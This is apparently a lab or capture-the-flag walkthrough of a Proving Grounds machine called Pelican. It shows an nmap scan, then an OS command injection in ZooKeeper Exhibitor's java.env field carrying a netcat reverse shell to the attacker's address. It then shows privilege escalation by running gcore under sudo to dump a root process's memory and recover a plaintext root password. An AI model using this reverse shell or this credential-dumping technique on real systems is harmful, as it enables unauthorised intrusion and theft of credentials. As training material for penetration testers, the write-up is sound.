

# Pelican (Exhibitor OS injection, gcore priv esc)

## Nmap

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256  bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256  f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 2.2
|_ http-title: Forbidden - CUPS v2.2.10
| http-methods:
|_  Potentially risky methods: PUT
|_ http-server-header: CUPS/2.2 IPP/2.1
2222/tcp  open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256  bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256  f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
8080/tcp  open  http         Jetty 1.0
|_ http-title: Error 404 Not Found
|_ http-server-header: Jetty(1.0)
8081/tcp  open  http         nginx 1.14.2
|_ http-title: Did not follow redirect to
http://192.168.109.98:8080/exhibitor/v1/ui/index.html
|_ http-server-header: nginx/1.14.2
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
| smb2-time:
```

```
|   date: 2023-03-20T23:20:42
|_  start_date: N/A
|  smb-os-discovery:
|    OS: Windows 6.1 (Samba 4.9.5-Debian)
|    Computer name: pelican
|    NetBIOS computer name: PELICAN\x00
|    Domain name: \x00
|    FQDN: pelican
|_  System time: 2023-03-20T19:20:41-04:00
|_clock-skew: mean: 1h20m21s, deviation: 2h18m34s, median: 20s
```

PORT	STATE	SERVICE	VERSION
2181/tcp	open	zookeeper	Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
44091/tcp	open	java-rmi	Java RMI

## Web enum and further port enumeration

---

Intresting cups with PUT method

631/tcp open ipp CUPS 2.2

|*http-title: Forbidden - CUPS v2.2.10*

| *http-methods:*

| Potentially risky methods: PUT

Jetty and nginx that redirects to a zookeeper webpage

8080/tcp open http Jetty 1.0

|\_ http-title: Error 404 Not Found

|\_ http-server-header: Jetty(1.0)

8081/tcp open http nginx 1.14.2

|\_ http-title: Did not follow redirect to <http://192.168.109.98:8080/exhibitor/v1/ui/index.html>

|\_ http-server-header: nginx/1.14.2

Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Intresting zookeeper ports along with java-rmi


PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

2181/tcp	open	zookeeper	Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
----------	------	-----------	---

44091/tcp	open	java-rmi	Java RMI
-----------	------	----------	----------

## Exhibitor for ZooKeeper

---




Another service we discover is exhibitor so lets search for exploits on this service as well.

Take note of the service version under the config panel. Its version 1.0

<https://www.exploit-db.com/exploits/48654>

We can also edit the java.env script within the config editor



# Foothold

Following the exploitDB article, we can edit the java.env script panel and add a netcat reverse shell and then commit the changes.

```
$(/bin/nc -e /bin/sh 192.168.49.109 80 &)
```

## Exhibitor for ZooKeeper

**Control Panel** Explorer **Config** Log

Editing ☐ OFF ☒ ON

- Note: sections c
- Hover over text b

**Paths**

ZooKeeper Install Dir

/opt/zookeeper

[Read Me](#)

ZooKeeper Snapshot Dir

/zookeeper/data

ZooKeeper Transaction Dir

optional

**Ensemble**

Servers

1:pelican

Additional Config

syncLimit=5  
tickTime=2000  
initLimit=10

java.env script

\$(/bin/nc -e /bin/sh 192.168.49.109 80 &)

log4j.properties

It works and we gain a shell as the charles user.

```
(root@kali) - [~/pg/practice/Pelican]
# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.109] from (UNKNOWN) [192.168.109.98] 39592
id
uid=1000(charles) gid=1000(charles) groups=1000(charles)
```

## Priv esc

```
sudo -l
```

Matching Defaults entries for charles on pelican:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

User charles may run the following commands on pelican:

```
(ALL) NOPASSWD: /usr/bin/gcore
```

```
charles@pelican:/opt/zookeeper$
```

Charles can run sudo on /usr/bin/gcore without a password so we need to look into this binary more.

I ran llnotify to get a full list of the processes running as root and we find an interesting one

```
/usr/bin/passwd-store
```

Let's use our sudo privileges with gcore on this and see what we can find.

```
sudo -u root /usr/bin/gcore 493
```

```
sudo -u root /usr/bin/gcore 493  
0x00007f40ff4dd6f4 in _GI_nanosleep (requested_time=requested_time@entry=0x7ffc48e50c90, remaining=remaining@entry=0x7ffc48e50c90) at ../sysdeps/unix/sysv/linux/nanosleep.c:28  
28 ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.  
Saved corefile core.493  
[Inferior 1 (process 493) detached]  
charles@pelican:/tmp$
```

Now let's run `strings` on the core dump file.

We find the root password

```
001 Password: root:  
ClogKingpinInning731
```

Now we can su as root.

```
su root  
ClogKingpinInning731  
  
id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@pelican:/tmp#
```